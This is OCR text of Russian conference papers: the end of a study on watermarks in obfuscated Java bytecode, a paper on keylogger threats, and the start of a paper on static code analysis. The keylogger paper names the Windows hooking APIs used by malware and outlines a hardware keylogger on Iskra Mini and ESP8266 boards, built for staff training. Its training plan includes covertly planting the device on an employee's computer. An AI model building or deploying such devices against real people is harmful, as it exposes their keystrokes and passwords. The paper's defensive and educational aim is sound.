Восстановление показывает итоговую успешность извлечения цифрового водяного знака при проведении статического анализа. Данные критерии, использованные в ходе исследования продемонстрированы в таблице 1.

Таблица 10

Результаты исследования

Обфускатор	Наличие ldc	Арифметические операции	Размер Метода (кол-во инструкций)	Длина цепочки	Восстановление
ProGuard (default)	0	1	16	1	Нет
ProGuard (safe config)	1	4	18	4	Полная
Allatori Lite	0	5	21	5	Нет
Zelix KlassMaster	1	4	20	4	Частичная

Приведённая таблица содержит количественные результаты, полученные после анализа байт-кода, подвергнутого обфускации с помощью различных инструментов. Обфускаторы, удаляющие или заменяющие эту инструкцию, как правило, делают извлечение цифрового водяного знака невозможным без интерпретации. Более высокое значение отражает активное использование приёмов маскировки и усложнения логики, характерное для Allatori и Zelix KlassMaster [9]. Чем длиннее такая цепочка, тем выше устойчивость водяного знака к прямому извлечению. На рис. 3 визуально представлены наиболее значимые параметры, характеризующие поведение цифрового водяного знака в условиях обфускации.



Рис. 3. Диаграмма исследования

Как видно, агрессивные режимы, не сохраняющие инструкцию ldc, приводят к полной потере метки, даже несмотря на небольшое число операций. В противоположность этому, инструменты с выраженной маскировкой, такие как Allatori, могут сохранить сложную цепочку преобразования, но полностью удалить первичную константу из байт-кода, делая анализ невозможным.

Особое положение занимает обфускатор Zelix KlassMaster, при котором фиксированная константа остаётся в структуре байт-кода, но преобразования достигают уровня, при котором полное восстановление метки возможно лишь частично [10]. Это указывает на высокий уровень сложности, достижимый без полной утраты управляемости программы.

Проведённое исследование продемонстрировало, что эффективность сохранения или разрушения цифрового водяного знака существенно зависит от конфигурации и глубины обфускации. Применение простой переименовывающей обфускации, как в случае ProGuard с агрессивной оптимизацией, приводит к удалению всей логики, связанной с водяным знаком. При использовании более «мягких» режимов или при сохранении отладочной информации (safe config) водяной знак остаётся идентифицируемым.

Инструменты, использующие арифметические маскировки, такие как Allatori Lite, обеспечивают высокий уровень скрытия даже при сохранении общей логики метода. Однако такие подходы могут быть уязвимы к

динамическому анализу. Zelix KlassMaster продемонстрировал промежуточный результат, обеспечивая сохранение структурных признаков, но затрудняя точное извлечение цифрового знака без выполнения байт-кода.

Таким образом, исследование подтвердило необходимость учёта конкретных механизмов обфускации при вложении цифровых водяных знаков в байт-код. Устойчивость ЦВЗ может быть повышена путём вложения многоступенчатых арифметических и логических преобразований, избегания явного использования ldc, а также размещения признаков метки в динамически вычисляемых участках программы.

СПИСОК ЛИТЕРАТУРЫ

1. Smith A. Bytecode Obfuscation Techniques for Watermarking Protection in JVM Applications // Journal of Software Security, vol. 10, № 2, pp. 45–60, 2021.
2. Lee B. Resilient Watermark Embedding in Obfuscated JVM Bytecode», IEEE Transactions on Information Forensics and Security, vol. 17, № 4, pp. 789-802, 2022.
3. Zhang C., Kumar D. Analyzing the Impact of Java Bytecode Obfuscators on Embedded Watermarks // ACM Computing Surveys, vol. 55, № 7, 2023.
4. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
5. Шариков, П. И. Исследование атаки обфускацией на байт-код java-приложения с целью разрушения или повреждения цифрового водяного знака // I-methods. 2022. Т. 14, № 1. EDN GQGKIV.
6. Шариков, П. И. Исследование возможности использования java-агентов для вложения скрытого цифрового водяного знака непосредственно перед запуском java-приложения / П. И. Шариков, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2019. № 4. С. 14-18. EDN QQUVYX.
7. Шариков, П. И. Методика обфускации байт-кода Java-приложения с целью его защиты от атак декомпиляцией // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2022. № 1. С. 64-72. DOI 10.46418/2079-8199_2022_1_10. EDN AUOFNA.
8. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
9. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
10. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.

УДК 004.056

КЕЙЛОГГЕРЫ: ОТ АНАЛИЗА УГРОЗЫ К СОЗДАНИЮ УЧЕБНОГО МАКЕТА АППАРАТНОГО УСТРОЙСТВА

Орлов Даниил Дмитриевич, Петрив Роман Богданович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: orloffdd@gmail.com, rm903255830@yandex.ru

Аннотация. В статье проводится анализ современной угрозы со стороны кейлоггеров — как программных, так и аппаратных. Рассматриваются актуальные примеры вредоносных семейств и их механизм работы. Уделено внимание аппаратным кейлоггерам, представляющим скрытую угрозу. В качестве практического вклада представлена разработка учебного макета аппаратного кейлоггера на базе платформы Iskra Mini.

Ключевые слова: кейлоггер; шпионское программное обеспечение; перехват клавиатуры; антишпион; кража паролей; тренировка сотрудников; кибербезопасность.

KEYLOGGERS: FROM THREAT ANALYSIS TO THE DEVELOPMENT OF A HARDWARE DEVICE PROTOTYPE FOR TRAINING PURPOSES

Orlov Daniil, Petriv Roman
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, building 1, St. Petersburg, 193232, Russia
e-mails: orloffdd@gmail.com, rm903255830@yandex.ru

Abstract. The article provides an analysis of the modern threat posed by keyloggers, covering both software and hardware types. Relevant examples of malware families and their mechanisms are examined. Attention is paid to hardware keyloggers as a covert threat. As a practical contribution, the development of an educational prototype of a hardware keylogger based on the Iskra Mini platform is presented.

Keywords: keylogger; spyware; keyboard interception; antispyware; password theft; employee training; cybersecurity.

Введение. Кража учетных записей и конфиденциальной информации, наряду с коммерциализацией инструментов для ее осуществления, сохраняет статус одного из наиболее распространенных видов киберпреступной деятельности [1]. Значительную долю в структуре угроз занимают атаки с применением шпионского программного обеспечения, показатель которых в атаках на организации достигает 20% [2]. Кейлоггеры, предназначенные для регистрации ввода данных с клавиатуры, остаются одним из ключевых инструментов в арсенале злоумышленников. Актуальность данной угрозы подтверждается постоянным

появлением новых образцов. В четвертом квартале 2024 года была зафиксирована активизация фишинговой кампании с использованием кейлоггера Snake, а в первой половине 2025 года идентифицированы два новых семейства вредоносного ПО: TerraStealerV2 и TerraLogger, причем последний реализует функционал автономного кейлоггера [2, 3].

Кейлоггеры делятся на две основные категории:

- программно-реализованные;
- аппаратные устройства.

Современные программные кейлоггеры вышли далеко за рамки записи нажатых клавиш в лог файл. Они перехватывают информацию из окон, клики мыши, делают скриншоты, ведут учет электронных писем, а также могут являться только одним из компонентов вредоносного ПО [4]. Кратко рассмотрим механизм работы кейлоггера TerraLogger. Согласно отчету Insikt Group, кейлоггер использует функцию Windows SetWindowsHookExA и устанавливает низкоуровневый хук WH_KEYBOARD_LL, заставляя систему вызывать функцию fn, которая является частью вредоносного кода [3]. Теперь при каждом нажатии клавиши вызывается функция, которая обрабатывает скан-код, затем данные записываются в текстовые файлы.

Существует другой пример: по данным Positive Technologies к осени 2025 года заметно укрепило позиции семейство шпионского ПО Snake Keylogger. За два года количество обнаружений увеличилось более чем в 30 раз [2]. Snake является скорее стиллером, выгружая учетные записи пользователя из множества приложений, таких как Chrome, Outlook, Opera, Firefox, Discord и пр. Однако он также содержит в себе модуль кейлоггера. В отчете американской компании Fortinet выявлено, что Snake Keylogger для захвата клавиш использует все тот же хук WH_KEYBOARD_LL [5].

Использование низкоуровневого хука — не единственный способ перехвата нажатий клавиш в Windows, но один из самых распространенных. Его достаточно просто обнаружить в системе, поэтому разработчики вредоносного ПО вынуждены использовать другие методы. Например, кейлоггер HawkEye раньше применял метод низкоуровневого хука, но в дальнейшем полностью изменил механизм на использование API RegisterRawInputDevices, это еще один способ считывания нажатых на клавиатуре клавиш в Windows [6, 7].

Для максимального контроля системы и защиты от шпионского программного обеспечения (в том числе кейлоггеров) сформирован следующий список того, как контролировать свою систему и проверять признаки наличия программ-шпионов в системе [8]:

1. Использование программ антишпионов. Программы антишпионы ищут сигнатуры или трассировки, которые относятся к определенному шпионскому программному обеспечению.
2. Мониторинг системных ресурсов. Плохо написанное шпионское программное обеспечение может потреблять много системных ресурсов. Необходимо следить за такими показателями, как загрузка ЦП, используемый объем памяти, а также количество активности на жестком диске.
3. Ограничение доступа посторонних лиц к системе.
4. Использование антивируса. Многие антивирусные программы могут обнаружить кейлоггеры и другое шпионское ПО. Также необходимо регулярно обновлять базы антивирусов.
5. Использование брандмауэра. При помощи брандмауэра можно управлять тем, какие сетевые соединения разрешены и запрещены на компьютере.

Очень часто вредоносное ПО, в том числе приведенные выше примеры, распространяются через зараженные файлы по электронной почте. Например, обычный Excel-файл, который скинул коллега или контрагент, может оказаться зараженным кейлоггером. Сканирование файлов, полученных по электронной почте, с помощью антивирусных программ относится к базовым пунктам обеспечения информационной безопасности дома и на предприятиях.

Тем временем, аппаратные кейлоггеры остаются угрозой, скрытой для антивирусов и антишпионских программ. Такие устройства могут иметь самый разнообразный вид, размер, и способ подключения. Для злоумышленника установить аппаратный кейлоггер сложнее, чем программный, ведь для этого нужно получить физический доступ к компьютеру. Если это произошло, то аппаратный кейлоггер чаще всего будет подключен в разрыв между клавиатурой и компьютером, или параллельно. Также существуют и другие виды аппаратных закладок: бесконтактные кейлоггеры, закладки внутри ПК. Современные устройства, подключаемые между клавиатурой и компьютером имеют компактный размер, и их обнаружение будет затруднено, если ежедневно не осматривать свой компьютер перед его включением (рис. 1).

Рис. 1. Пример аппаратного кейлоггера

Кроме того, злоумышленник может скрыть устройство, осуществив монтаж кейлоггера внутрь самой клавиатуры, или подменить клавиатуру на точно такую же, но с кейлоггером внутри. Собрать собственное устройство, а затем поместить его в клавиатуру, не составляет большого труда и может быть реализовано с помощью базовых радиоэлектронных компонентов.

Стоит упомянуть и положительный аспект использования кейлоггеров. Существуют коммерческие программные продукты, а также рынок аппаратных устройств, благодаря которым кейлоггеры можно использовать как метод контроля за сотрудниками на предприятиях [9]. Использование кейлоггеров стоит на грани правомерности в законодательстве, и существуют случаи, когда их использование не противоречит закону, и в которых они не являются вредоносным программным обеспечением. К ним относятся: родительский контроль, создание электронного словаря, уже упомянутый умеренный надзор за подчиненными, и некоторые другие практики [10].

Одним из таких случаев правомерного использования кейлоггеров является тренировка и обучение сотрудников компании. Для этих целей можно разработать макет собственного аппаратного кейлоггера для демонстрации работы и дальнейшего обучения работников организации. В качестве основы для такого макета можно использовать различные аппаратные платформы, такие как Arduino или Iskra, в частности Iskra mini для обработки сигналов с клавиатуры. Макет такого устройства разработан в рамках подготовки этой статьи и представлен на рис. 2.



Рис. 2. Макет аппаратного кейлоггера

Устройство подключается параллельно к клавиатуре и компьютеру, это позволяет не мешать передаче данных на ПК, но успешно считывать скан-коды. Нажатия клавиш обрабатываются платой Iskra mini. Результат отправляется на плату ESP8266, осуществив подключение к которой по протоколу Telnet можно в консоли видеть нажатые клавиши. Кейлоггер собран на макетной плате и имеет не очень удобную форму и размер, но эти недостатки можно устранить, перепаяв его и заключив в корпус. Принципиальная схема подключения компонентов представлена на рис. 3.



Рис. 3. Принципиальная схема подключения устройств при работе с макетом аппаратного кейлоггера

Данная разработка предназначена для обучения сотрудников и практической демонстрации возможностей аппаратных кейлоггеров с целью выработки эффективных мер противодействия этой угрозе, а также для осуществления тренировок по обнаружению таких устройств.

Подобное устройство можно использовать в обучении сотрудников на основе моделирования сценариев внедрения кейлоггера злоумышленником. План возможного обучения:

1. Проведение инструктажа о важности быть внимательным к своим клавиатурам и компьютерам. Особенно для тех сотрудников, кто имеет доступ к чувствительной информации. Устройство используется в качестве демонстрации работы с возможностью внедрения напрямую в клавиатуру.
2. Внедрение устройства в компьютер целевого сотрудника.
3. Анализ собранных данных на предмет действий сотрудника, не отвечающих требованиям безопасности.
4. Проанализировав действия сотрудника, проводится персональный или командный инструктаж.

В вопросе защиты от аппаратных кейлоггеров выгодно отличается использование ноутбуков — подключить к ним аппаратный кейлоггер практически невозможно, если не используется внешняя клавиатура. А прямой зрительный доступ до всех портов на корпусе позволяет легко обнаружить шпионское устройство. Кроме того, для обнаружения закладок, подключенных в разрыв или параллельно с клавиатурой, можно использовать устройства, работающие по принципу замера потребляемого тока.

Важным условием является то, что такой кейлоггер должен получать питание от того же интерфейса, через который клавиатура подключена к компьютеру. Данные показывают, что при наличии кейлоггера в цепи подключения клавиатуры возникает повышенное потребление тока до значений, более чем в 2 раза превышающих паспортные значения клавиатуры без закладки. При условии, что клавиатура имеет минимальный набор функционала без дополнительной подсветки, а также отсутствуют другие интерфейсы, такие как USB-хаб и аудио-разъемы. Без кейлоггера потребление тока клавиатурой находится на уровне 90-120 мА, тогда как при наличии закладки потребление вырастает до 200-220 мА [11].

Заключение. Проблема перехвата конфиденциальных данных посредством кейлоггеров сохраняет высокую степень актуальности и комплексный характер. Программные кейлоггеры, функционируя как компонент сложных вредоносных комплексов, непрерывно эволюционируют, применяя усложняющиеся методы уклонения от средств защиты. Аппаратные кейлоггеры, в свою очередь, представляют собой существенную угрозу, нейтрализация которой невозможна силами исключительно программных антивирусных систем, поскольку их обнаружение требует применения физических и аппаратных методов контроля. Следовательно, обеспечение эффективной защиты от кейлоггеров диктует необходимость реализации комплексного подхода. Данный подход должен включать в себя: регулярное обновление программных средств защиты, исчерпывающий контроль физического доступа к оборудованию, систематическое обучение пользователей, включающее демонстрацию реальных угроз. Только совокупное применение технических, организационных и образовательных мер способно сформировать устойчивый барьер против попыток несанкционированного получения конфиденциальной информации.

СПИСОК ЛИТЕРАТУРЫ

1. Цена дарквеба: эксперты F6 проанализировали криминальные сделки в теневом интернете // F6. [Электронный ресурс]. URL: https://www.f6.ru/media-center/press-releases/darkweb (дата обращения 11.09.2025).
2. Тренды в развитии вредоносного ПО и его роль в кибератаках // Positive Technologies. [Электронный ресурс]. URL: https://ptsecurity.com/ru-ru/research/analytics/trendy-v-razvitii-vredonosnogo-po-i-ego-rol-v-kiberatakah (дата обращения 11.09.2025).
3. TerraStealerV2 and TerraLogger: Golden Chickens' New Malware Families Discovered // Recorded Future. [Электронный ресурс]. URL: https://assets.recordedfuture.com/insikt-report-pdfs/2025/cta-2025-0501.pdf (дата обращения 11.09.2025).
4. Выборных В.В., Сергеева И.И. Шпионские программы и методы защиты от них // Научные записки ОрелГИЭТ. 2011. № 1 (3). С. 402-406.
5. FortiSandbox 5.0 Detects Evolving Snake Keylogger Varian // Fortinet. [Электронный ресурс]. URL: https://www.fortinet.com/blog/threat-research/fortisandbox-detects-evolving-snake-keylogger-variant (дата обращения 12.09.2025).
6. HawkEye Malware Changes Keylogging Technique // Cyberbit. [Электронный ресурс]. URL: https://www.cyberbit.com/endpoint-security/hawkeye-malware-keylogging-technique (дата обращения 13.09.2025).
7. Минин Н.А., Минина Е.А. Программный интерфейс методом прямого доступа к устройствам ввода raw input api // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета. 2024. № 201. С. 420-428.
8. Звягинцева П.А., Максименко Р.О. Шпионское программное обеспечение и методы защиты от него // Интерэкспо ГЕО-Сибирь. 2018. № 9. С. 106-112.
9. Наумова К.С., Веревкин С.А., Ананченко И.В. Применение программных и программно-аппаратных кейлоггеров для контроля сотрудников // Современные научные исследования: актуальные вопросы, достижения и инновации. Т. 1, 2019. С. 145-148.
10. Коленченко Д.А., Таныгин М.О. К вопросу правомерности и противоправности использования кейлогеров // Современные информационные технологии и информационная безопасность: сб. научных статей Всероссийской научно-технической конференции (Курск, 17 мая 2022 г.). Курск, 2022. С. 82-85.
11. Баранкова И.И., Михайлова У.В., Лукьянов Г.И. Разработка программно-аппаратного средства выявления скрытых usb-keylogger устройств // Динамика систем, механизмов и машин. Т. 7, 2019, № 4. С. 66-71.

УДК 658.64

СТАТИЧЕСКИЙ АНАЛИЗ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ КАЧЕСТВА И ЧИСТОТЫ КОДА

Орлова Дарья Алексеевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: dashhhhhhhh_ka@mail.ru

Аннотация. Статический анализ кода является критически важным инструментом в современной разработке программного обеспечения, направленным на выявление дефектов, уязвимостей и нарушений стандартов кодирования на ранних этапах жизненного цикла ПО. В статье исследуются методы и инструменты статического анализа, их влияние на улучшение метрик качества кода, а также практические аспекты интеграции в процессы разработки. На основе анализа российских исследований и кейсов демонстрируется эффективность статического анализа в снижении количества ошибок, повышении читаемости кода и оптимизации затрат на тестирование. Приведены данные экспериментов, включая графики динамики дефектов и сравнительные таблицы метрик.

Ключевые слова: статический анализ; качество кода; метрики кода; инструменты анализа; PVS-Studio; ошибки в ПО; технический долг.

STATIC ANALISIS AS A TOOL FOR IMPROVING THE QUALITY AND PURITY OF CODE

Orlova Daria
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: dashhhhhhhh_ka@mail.ru

Abstract. Static code analysis is a critical tool in modern software development aimed at identifying defects, vulnerabilities, and violations of coding standards early in the software lifecycle. The article examines the methods and tools of static analysis, their impact on improving code quality metrics, as well as practical aspects of integration into development processes. Based on an analysis of Russian research and case studies, the effectiveness of static analysis in reducing errors, increasing code readability, and optimizing testing costs is demonstrated. Experimental data are presented, including graphs of defect dynamics and comparative tables of metrics.

Keywords: static analysis; code quality; code metrics; analysis tools; PVS-Studio; software errors; technical debt.

Введение. Рост сложности программных систем и требования к их надежности делают актуальным поиск методов автоматизированного контроля качества кода. По данным исследования ИСП РАН, до 40% затрат на разработку приходится на исправление дефектов, которые могли быть выявлены на этапе написания кода. Классические подходы, такие как ручной код-ревью и динамическое тестирование, обладают ограничениями: высокая трудоемкость и позднее обнаружение ошибок.

Статический анализ, выполняемый без запуска программы, позволяет выявлять синтаксические, логические и стилевые нарушения на ранних стадиях. Цель статьи — систематизировать опыт применения статического анализа в российских ИТ-проектах, оценить его влияние на метрики качества кода и сформулировать рекомендации по интеграции в процессы разработки.

Статический анализ кода представляет собой метод автоматизированной проверки исходного кода без его непосредственного выполнения, направленный на выявление дефектов, уязвимостей и нарушений принятых стандартов программирования. Данный метод основывается на использовании нескольких ключевых подходов, каждый из которых выполняет свою уникальную функцию в процессе анализа [1].

Анализ потока данных включает в себя отслеживание значений переменных и их изменений, что позволяет обнаруживать аномалии, такие как использование неинициализированных переменных, которые могут привести к нежелательному поведению программы. Символьное выполнение, в свою очередь, подразумевает математическое моделирование всех возможных путей, по которым может развиваться выполнение программы, что помогает выявить потенциальные ошибки и проблемы, не дожидаясь их фактического проявления.

Паттерн-ориентированный анализ занимается поиском известных шаблонов кода, которые ассоциируются с типичными ошибками, например, SQL-инъекциями, что позволяет предвосхитить и устранить уязвимости до их реализации. Метрический анализ, с другой стороны, сосредоточен на оценке сложности кода с использованием таких метрик, как цикломатическая сложность (Cyclomatic Complexity), представляющая собой количество линейно независимых путей в коде, и объем Халстеда (Halstead Volume) [2], который учитывает объем операторов и операндов.

Для повышения эффективности статического анализа разработаны различные стандарты кодирования, такие как MISRA, CERT и ГОСТ Р 56939-2024 [3]. Эти стандарты задают четкие правила и рекомендации, которые инструменты статического анализа используют в своей работе. Например, ГОСТ Р 56939-2024 [3] рекомендует ограничивать вложенность циклов и избегать использования магических чисел в коде, что способствует созданию более читаемого и поддерживаемого программного обеспечения.

Статическое тестирование программного обеспечения обладает множеством преимуществ по сравнению с динамическим тестированием. Прежде всего, оно обеспечивает раннее обнаружение ошибок на стадии

написания кода, что позволяет разработчикам незамедлительно внести необходимые коррективы и избежать дальнейших проблем. Кроме того, этот метод тестирования дает возможность тщательно анализировать невыполняемые ветви кода, что помогает выявить потенциальные уязвимости и недочеты, которые могли бы остаться незамеченными в процессе выполнения программы. Важным аспектом является также снижение затрат на исправление дефектов: согласно данным Института системного программирования РАН [2], исправление ошибки на этапе тестирования обходится в 5–10 раз дороже, чем на этапе написания кода.

В российской практике активно применяются как отечественные, так и зарубежные инструменты для решения различных задач. Особое внимание уделяется ключевым решениям, которые зарекомендовали себя благодаря своей эффективности и адаптивности к требованиям местного рынка (таблица 1).

Таблица 1

Доля обнаруженных ошибок по категориям

N п/п	Инструмент	Поддерживаемые языки	Особенности
1	PVS-Studio	C/C++, C#, Java	Глубокая проверка шаблонов ошибок, интеграция с Visual Studio, низкий уровень ложных срабатываний.
2	SonarQube	30+ языков	Мультиязычность, облачная аналитика, поддержка технического долга.
3	Coverity	C/C++, Java, C#	Акцент на безопасности, интеграция с SAST (Static Application Security Testing).
4	Инструмент	Поддерживаемые языки	Особенности

Анализ данных, представленных Институтом системного программирования РАН в 2023 году, показывает распределение доли обнаруженных ошибок по различным категориям. В частности, логические ошибки составляют 45% для PVS-Studio и 30% для SonarQube. Утечки памяти выявляются в 25% случаев при использовании PVS-Studio и в 15% — при работе с Coverity. Также нарушения стандартов составляют 30% для SonarQube и 20% для PVS-Studio. На рис. 1 представлена динамика метрик качества кода «Ростелеком».



Рис. 1. Динамика метрик качества кода «Ростелеком»

Результаты анализа показывают, что логические ошибки занимают преобладающую долю в 45%, что подчеркивает критическую важность статического анализа для выявления сложных багов, которые часто остаются незамеченными в процессе тестирования. Такие ошибки могут приводить к серьезным последствиям и затрудняют дальнейшую разработку.

Утечки ресурсов, составляющие 25%, являются особенно критичными для обеспечения долгосрочной стабильности приложений, в особенности в контексте embedded-систем. Невозможность эффективно управлять ресурсами может привести к сбоям и ухудшению производительности, что в конечном итоге негативно скажется на пользовательском опыте.

Стилевые нарушения, охватывающие 30% всех выявленных проблем, значительно влияют на читаемость кода и взаимодействие в команде разработчиков.

Важно отметить, что интеграция этих инструментов в процессы разработки осуществляется через различные подходы. Например, возможна интеграция с интегрированными средами разработки (IDE) — в частности, плагин PVS-Studio для Visual Studio. Кроме того, автоматизация анализа может быть реализована через CI/CD [2], что позволяет запускать проверку кода при каждом коммите в системах управления версиями, таких как GitLab или Jenkins. Также форматы отчётов, например SARIF, обеспечивают совместимость с системами трекинга дефектов, такими как Jira и Redmine, что позволяет эффективно управлять выявленными проблемами.

Оптимизация кодовой базы в «Ростелекоме» стала важным шагом после внедрения PVS-Studio в проект IoT-платформы. Этот инструмент позволил значительно улучшить качество кода и повысить эффективность

разработчиков. На рис. в 2 представлена динамика метрик кода «Ростелеком». Одним из самых заметных результатов является снижение плотности дефектов: показатели упали с 1.5 до 0.7 на 1000 строк кода, согласно исследованию научных деятелей РАН в 2022 году [2].

Также стоит отметить значительное сокращение времени, затрачиваемого на код-ревью, которое уменьшилось на 40% благодаря предварительной фильтрации ошибок, что позволило командам сосредоточиться на более важных аспектах разработки. В ходе анализа кода были выявлены несколько критических уязвимостей, которые требуют внимания: было зарегистрировано 12 случаев, связанных с обращением к нулевому указателю (CWE-476), а также 8 случаев утечки памяти (CWE-401). Эти данные подчеркивают важность постоянного мониторинга и улучшения кода в рамках устойчивого развития проекта.

В одном из ведущих российских банков внедрение инструмента SonarQube оказало значительное влияние на качество программного обеспечения и эффективность разработки. Одним из самых впечатляющих результатов стало сокращение технического долга на 35% благодаря устранению так называемых «запахов кода», таких как избыточное дублирование и чрезмерная сложность. Это улучшение не только способствовало упрощению кода, но и сделало его более читаемым и поддерживаемым.

Кроме того, использование SonarQube способствовало значительному повышению соответствия стандарту MISRA-C: показатели возросли с 70% до 92%. Это достижение укрепляет надежность и безопасность разрабатываемого программного обеспечения.

На рис. 2 описываются изменения в качестве кода «Ростелекома» за период в шесть месяцев, используя два ключевых показателя: цикломатическую сложность и количество блокирующих дефектов [2].

Цикломатическая сложность — это метрика, которая измеряет количество независимых путей выполнения в коде. Она помогает оценить сложность программы: чем выше число, тем сложнее код, и, следовательно, труднее его понимать и тестировать. В данном случае цикломатическая сложность снизилась с 50 до 32, что говорит о значительном упрощении структуры кода. Это уменьшение может свидетельствовать о том, что команда разработки проводила работу по упрощению логики приложения, делая код более читаемым и управляемым.

